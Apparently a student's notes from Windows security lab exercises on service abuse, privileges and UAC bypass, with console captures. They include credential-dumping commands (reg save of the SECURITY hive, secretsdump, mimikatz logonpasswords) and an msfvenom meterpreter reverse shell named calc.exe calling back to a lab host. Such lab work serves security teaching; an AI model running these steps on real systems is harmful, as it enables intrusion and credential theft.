C:\tools\SysinternalsSuite>psexec64.exe \\10.160.68.189 calc.exe

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access 10.160.68.189:
Logon failure: the user has not been granted the requested logon type at this computer.
C:\tools\SysinternalsSuite>
```

Open event viewer: check logon failure 4625 with type 3




Lab4: windows services exploitation


```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\duser>sc create bad_service binPath= "C:\Windows\System32\calc.exe" obj= "SOC\duser1" password= xxXX1234
[SC] CreateService SUCCESS

C:\Users\duser>
```




Try to start service



Open event viewer to check user logon

Get SECURITY/SYSTEM dump



Switch on kali:

Run

Secretsdump.py -security SECURITY.dmp -system SYSTEM.dmp

```
Impacket v0.9.15d- Copyright 2002-2016 Core Security Technologies
[*] Target system bootKey: 0xd257e1eea602417132fec7ee0711d36776d974abd805a989ebad8
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)56
duser:227ca22581ffd09ae3f65bbfd4a35da4:SOC.COURSE:SOC::aad3dfe25b8609779149d:::
duser1:9f93e53f5232681e6b32e4938d224920:SOC.COURSE:SOC::f440b6605d9fcd7ecfefd7c978
[*] Dumping LSA Secrets aad3b435b51404eeaad3b435b51404ee:df440b6605d9fcd7ecfefd7c978
[*] $MACHINE.ACC: from /root/.Public/ntds.dit
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:ac322809252ead3dfe25b8609779149d:dc5
[*] DPAPI_SYSTEM: 128-cts-hmac-sha1-96:46f4875ccc95e2d3f28f9896215de318
00001001 00 00 00 C4 E5 F1 43 d2 E5 97 EE 60 30 FF 74 .....Cr...`0.t
00100C19E 3D 0F 96 80 0F CE 8D 21 5A 68 81 4A C7 AD 11 67 6C =J001001Zh:J.d00c31e1e5
00200C31F 3E 11 71 2C 61 AD FE 61 1A E2 B3 06 fabcc1032399c>Jq,a..a...
[*] NL$KMdes-cbc-md5:ab499802073d3ee9
00000074 3F BC 9C DD 2E BD A3 10 7A CB 50 30 64 8C 8C 89 8c f7 7f 77 77 z.P0d.12fa8bbad2
001000d9 AA E4 C4 F2 5B 68 2B 9D AB D0 53 51 1D 44 4E 89 8c 77 77 [h+...SQ.DN
002000c87 D0 D5 E8 EA 04 7C 1C AF 43 7F 81 BF 71 B4 D3 .....|..C...q..
003000ur8D 07 7F 5A 9B 61 00 69 45 3A F5 34 2F 96 2E 4F 67 64 44 Z.a.iE:4/1.00c4af24b
[*] _SC_bad_service: 128-cts-hmac-sha1-96:255a35fc5f011006a778f6bc440726c6
(Unknown User):xxXX1234-md5:29ad204c6b46f4c8
```

Delete service

```
C:\Users\duser>sc delete bad_service
[SC] DeleteService SUCCESS

C:\Users\duser>
```

The screenshot shows the 'Local Security Policy' console. On the left, the 'Policy' list includes 'Interactive logon: Number of previous logons to cache', which is highlighted. The main pane shows the 'Local Security Setting' tab for this policy. The description states: 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)'. Below this, the 'Cache:' label is followed by a numeric input field containing the value '10' and the unit 'logons'. At the bottom of the console, a list of other policies is visible, including 'Interactive logon: Do not require CTRL+ALT+DEL', 'Interactive logon: Don't display last signed-in', 'Interactive logon: Don't display username at sign-in', 'Interactive logon: Machine account lockout threshold', 'Interactive logon: Machine inactivity limit', 'Interactive logon: Message text for users attempting to authenticate', 'Interactive logon: Message title for users attempting to authenticate', 'Interactive logon: Prompt user to change password', 'Interactive logon: Require Domain Controller authentication', 'Interactive logon: Require Windows Hello for Business', 'Interactive logon: Smart card removal behavior', 'Microsoft network client: Digitally sign communications (not recommended)', 'Microsoft network client: Digitally sign communications (strong)', 'Microsoft network client: Send unencrypted passwords', 'Microsoft network server: Amount of idle time required before requiring a user to reauthenticate', and 'Microsoft network server: Amount of time required before requiring a user to reauthenticate'.

The screenshot shows a Windows Command Prompt window titled "Select Administrator: Command Prompt". The text displayed is as follows:

```
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\duser>reg save HKLM\SECURITY C:\temp\win2019_serviceSECURITY.dmp
The operation completed successfully.

C:\Users\duser>
```

A mouse cursor is visible over the prompt line.

[illegible]

Lab 5: Privilege and access control

whoami /user /priv – Show current access token
user SID and privileges list

SUPER PRIVILEGES

There are several privileges that give an account that has them full control over a computer:

Privilege	What can the privilege holder do?
Debug programs	Can open any process in the system.
Take ownership	Can access any object in the system.
Restore files and directories	Can replace any file in the system with their own.
Load and unload device drivers	A driver is considered a trusted part of the OS that can bypass all security.
Create a token object	Can spoof any local user by generating a token
Act as part of an operating system	Can create a new logon session

Run mimikatz : not use privilege::debug -> error


```
mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
mimikatz #
```

Check privilege: whoami /priv

```
SeDebugPrivilege Debug programs Disabled
SeSystemEnvironmentPrivilege Modify firmware environment values Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Disabled
SeUndockPrivilege Remove computer from docking station Disabled
SeManageVolumePrivilege Perform volume maintenance tasks Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled

C:\Windows\system32>cd ..\..
C:\>cd tools\mimikatz_trunk\x64
```

Mimikatz before running privilege::debug



After running :


```
mimikatz # privilege:debug
ERROR mimikatz_dlocal ; "privilege:debug" command of "standard" module not found !

Module :      standard
Full name :   Standard module
Description :  Basic commands (does not require module name)


    exit - Quit mimikatz
    cls  - Clear screen (doesn't work with redirections, like PsExec)
    answer - Answer to the Ultimate Question of Life, the Universe, and Everything
    coffee - Please, make me a coffee!
    sleep - Sleep an amount of milliseconds
    log    - Log mimikatz input/output to file
    base64 - Switch file input/output base64
    version - Display some version informations
    cd     - Change or display current directory
    localtime - Displays system local date and time (OJ command)
    hostname - Displays system local hostname

mimikatz # privilege::debug
Privilege '20' OK
```

debugPrivilege -> enabled



Remove/add users who can run debug privilege



Despite running as an admin, mimikatz can't access to lsass

```
C:\>cd tools\mimikatz_trunk\x64
C:\tools\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.oe)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz #
```

Open process explorer: seeing that mimikatz doesn't have debug privilege

mimikatz.exe:5564 Properties

User: W2019\user
SID: S-1-5-21-1873126099-3792864016-2277383625-1002
Session: 2 Logon Session: 637a5
Virtualized: No Protected: No

Group	Flags
BUILTIN\Administrators	Owner
BUILTIN\Users	Mandatory
Everyone	Mandatory
LOCAL	Mandatory
Mandatory Label\High Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory
NT AUTHORITY\INTERACTIVE	Mandatory
NT AUTHORITY\Local account	Mandatory
NT AUTHORITY\Local account and member of Administrators group	Mandatory
NT AUTHORITY\LogonSessionId_0_407090	Mandatory
NT AUTHORITY\NTLM Authentication	Mandatory
NT AUTHORITY\REMOTE INTERACTIVE LOGON	Mandatory

Group SID: n/a

Privilege	Flags
SeBackupPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeCreateSymbolicLinkPrivilege	Disabled
SeDelegateSessionUserImpersonatePrivilege	Disabled
SeImpersonatePrivilege	Default Enabled

Permissions

OK Cancel

Process Explorer - Sysinternals: www.sysinternals.com [W2019\user]

Process	CPU	Private Bytes	Working Set
svchost.exe		3,064 K	14
svchost.exe		1,692 K	7
cfmon.exe		3,684 K	15
svchost.exe		1,972 K	7
svchost.exe		2,404 K	12
svchost.exe		1,288 K	6
svchost.exe		10,364 K	14
svchost.exe		7,708 K	12
svchost.exe		5,424 K	21
MusNotifyIcon.exe		2,020 K	9
svchost.exe		4,508 K	15
svchost.exe		3,372 K	8
svchost.exe		1,536 K	5
lsass.exe	< 0.01	6,956 K	18
fontdrvhost.exe		1,420 K	3
winlogon.exe		2,284 K	10
fontdrvhost.exe		1,380 K	3
LogonUI.exe		13,000 K	48
dwm.exe	< 0.01	20,168 K	44
csrss.exe	< 0.01	2,252 K	5
winlogon.exe		2,536 K	9
fontdrvhost.exe		3,712 K	8
dwm.exe	< 0.01	26,284 K	71
explorer.exe	< 0.01	34,168 K	108
cmd.exe		2,408 K	4
conhost.exe		7,516 K	20
mimikatz.exe		2,336 K	8
procexp64.exe	37.65	23,564 K	43

CPU Usage: 43.39% Commit Charge: 17.41% Processes: 115


```
C:\tools\mimikatz_trunk\x64>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
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'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/


mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

Lab5: Bypass UAC



The differences between accounts using UAC policy



Create a reverse shell for testing

```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.160.201.8 LPORT=4444 -f exe > calc.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

root@kali:~#
```

```
[*] Starting persistent handler(s)...
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.160.201.8
lhost => 10.160.201.8
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > ex
```

The operation was denied

```
C:\tools>net localgroups Administrators
net localgroups Administrators
The syntax of this command is:

NET
[ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
  HELPMMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
  STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\tools>net localgroup Administrators
net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the computer/do
Members

-----
Administrator
user
DC\Domain Admins
The command completed successfully.

C:\tools>exit
exit
meterpreter > get system
[-] Unknown command: get
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter >
```

Mimikatz also can't run

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter >
meterpreter > shell
Process 11912 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\tools>mimikatz_trunk
mimikatz_trunk
'mimikatz_trunk' is not recognized as an internal or external command,
operable program or batch file.

C:\tools>cd mimikatz_trunk\x64
cd mimikatz_trunk\x64

C:\tools\mimikatz_trunk\x64>mimikatz.exe
mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
